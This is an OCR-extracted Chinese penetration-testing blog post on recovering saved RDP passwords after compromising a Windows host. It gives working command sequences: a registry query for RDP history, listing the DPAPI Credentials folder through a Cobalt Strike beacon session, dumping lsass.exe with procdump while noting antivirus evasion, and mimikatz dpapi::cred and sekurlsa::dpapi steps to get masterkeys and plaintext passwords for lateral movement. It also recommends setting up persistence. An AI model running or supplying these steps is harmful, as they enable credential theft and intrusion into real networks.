内网渗透中如何离线解密 RDP 保存的密码

在内网渗透的过程中可能会遇到目标管理员有远程登陆的记录，有些管理员会有保存密码的习惯，这个时候我们想要扩大横向范围，密码搜集是最重要的。


离线解密 RDP 保存的密码

在做渗透的过程中如果登陆到了目标远程桌面后，或者获取到一个执行命令权限的 Shell，第一件事需要做的就是权限维持，什么自启动、计划任务都做一遍，第一保证权限不丢失，当然是在免杀的情况下；

第二就是把机器里的文件翻的底朝天，其实就是看看管理员执行的一些命令记录，或者一些重要文件，你可能会收获其他东西，例如本篇的 RDP 连接记录。

在一次渗透中通过查看目标注册表发现了历史 RDP 的记录：

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /s
```




发现存在 RDP 密码文件：

```
beacon> shell dir /a %userprofile%\AppData\Local\Microsoft\Credentials\*
[*] Tasked beacon to run: dir /a %userprofile%\AppData\Local\Microsoft\Credent
```


```
ials\*
[+] host called home, sent: 89 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 C09B-63AC

 C:\Users\Administrator\AppData\Local\Microsoft\Credentials 的目录

2017-08-31  11:28    <DIR>          .
2017-08-31  11:28    <DIR>          ..
2017-08-31  11:28               482 242067442375049DD8C15BA0948FA81A
2017-08-31  11:08               482 66F17973F3B68674CB1837A732B2022A
               2 个文件            964 字节
               2 个目录 19,997,614,080 可用字节
```

通过把两个文件下载到本地离线进行解密：




然后使用：procdump.exe（注意免杀问题） 把 lsass.dmp 抓下来

```
procdump64.exe -accepteula -ma lsass.exe lsass.dmp
```




之后通过 Mimikatz 进行获取 guidMasterKey 值：（后面会用到）

```
mimikatz # privilege::debug
mimikatz # dpapi::cred /in:C:\66F17973F3B686XXXXXXXXXXXXXXXXXX
```




本地使用命令加载 dmp 并获取对应得 MasterKey 值：

```
mimikatz# sekurlsa::minidump lsass.dmp //将lsaa.dmp导入
mimikatz# sekurlsa::dpapi
```



最后使用 Masterkey 解密凭证得到明文密码:

```
dpapi::cred /in:C:\66F17973F3B6XXXXXXXXXXXXXX /masterkey:9a94787450391e74a9402
5c5f148a7c1d78d5e3b9d0588864a86609065c1d36XXXXXXXXXXXXXXXXXXXXXXXX
```



之后就不用多说了，拿到密码继续横向移动 ... ...